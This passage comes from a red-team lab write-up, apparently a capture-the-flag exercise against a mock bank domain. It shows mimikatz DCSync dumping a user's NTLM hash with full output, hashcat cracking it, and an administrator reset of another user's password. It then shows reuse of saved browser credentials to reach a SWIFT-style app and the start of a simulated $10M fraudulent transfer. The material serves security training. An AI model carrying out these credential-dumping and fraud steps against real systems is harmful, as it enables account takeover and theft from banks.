


Figure 81 - BANK Approvers and Capturers

Since we probably might need to access their workstations, we can try to crack some of the users NTLM hashes, by dumping them with mimikatz with DCSYNC:

```
PS C:\users\azkrath.BANK.000\Downloads> .\mimikatz_trunk\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:c.young
[DC] 'bank.thereserve.loc' will be the domain
[DC] 'BANKDC.bank.thereserve.loc' will be the DC server
[DC] 'c.young' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : c.young

** SAM ACCOUNT **

SAM Username         : c.young
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/14/2023 5:36:11 AM
Object Security ID   : S-1-5-21-3455338511-2124712869-1448239061-1277
Object Relative ID   : 1277

Credentials:
  Hash NTLM: fbdcd5041c96ddbd82224270b57f11fc
    ntlm- 0: fbdcd5041c96ddbd82224270b57f11fc
    lm  - 0: b55a841431304751745974 8ecfc6c697

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6e26555155ef3adaf51063431ee65a76
```

Figure 82 - Dump NTLM hashes of Capturers

We can confirm that we are able to crack the NTLM hash of the c.young user, using hashcat (the rest might not be possible with rockyou.txt or our pre-generated list):

```
└─$ hashcat -a 0 -m 1000 fbdcd5041c96ddbd82224270b57f11fc /usr/share/wordlists/rockyou.txt --show
fbdcd5041c96ddbd82224270b57f11fc:Password!
```

Figure 83 - Password of c.young cracked

Next, using the network path, we can find the user profile of c.young in the WORK2 machine:




Figure 84 - c.young profile in WORK2 machine

Likewise, it appears that the Capturers use the JMP machine to perform their operations:




Figure 85 - JMP machine user profiles

Interesting enough, while checking the folders content, we can find a note for the approver:




Figure 86 - Note for the approver

This note implies that their SWIFT bank web application credentials should be different from the Active Directory ones, which means that their credentials might be saved inside the JMP machine.

Since the Active Directory password for this user is not relevant (and hashcat could not crack it), we can just change it in the Active Directory Users and Computers snap-in (option Reset Password):




Figure 87 - Reset the a.holt user's password

After that, we can login in the JMP machine as the user, with the newly assigned password:




Figure 88 - Access to the JMP machine as a.holt

Accessing the web application in the browser, we can see that the credentials are stored in it:




Figure 89 – Saved browser credentials after login

And we are able to access the Dashboard as an Approver:




Figure 90 - Dashboard of the Approver

Since we manage to crack the c.young password, we can try to login to his workstation and see if manage to find stored credentials as well:




Figure 91 – Access to WORK1 machine as c.young

Unfortunately, there are no stored credentials for the web application in the browser:




Figure 92 - No stored credentials

However, by trying the Active Directory Credentials in the application, we manage to login as a Capturer:




Figure 93 - Dashboard of the Capturer (C.Young)

Also, by looking in the c.young documents folder, we can find a note stating that the credentials of the application were replicated from the Active Directory:




Figure 94 - Note for the capturer

With this, we managed to get access to an employee with Capturer role and an employee with Approver role, to execute a transfer successfully.

10.1. Goal execution

Sometimes, in real engagement, being a Domain Admin is not enough, because you need to demonstrate the risk and impact of compromising those assets.

Usually, it is a client's responsibility to perform a Risk Assessment based on Vulnerability Assessments, Penetration Tests and Red Team Engagements done through the entire year (depending on the cyber security posture of the client). But in order to perform it correctly, the impact and severity of the findings need to be documented and explained.

Although we do not have to identify every single vulnerability in this exercise, we need to show the impact of our actions, by performing a fraudulent transfer, which requires both the Capturer and Approver access.

We start by logging into the application with our provided test credentials:




Figure 95 – Log In with your account

As requested, we perform a new transaction of 10 000 000 dollars, using the provided SenderID and ReceiverID:




Figure 96 – Transfer according to e-citizen parameters

As the transaction is requested successfully, we receive a PIN number in our provided email address:

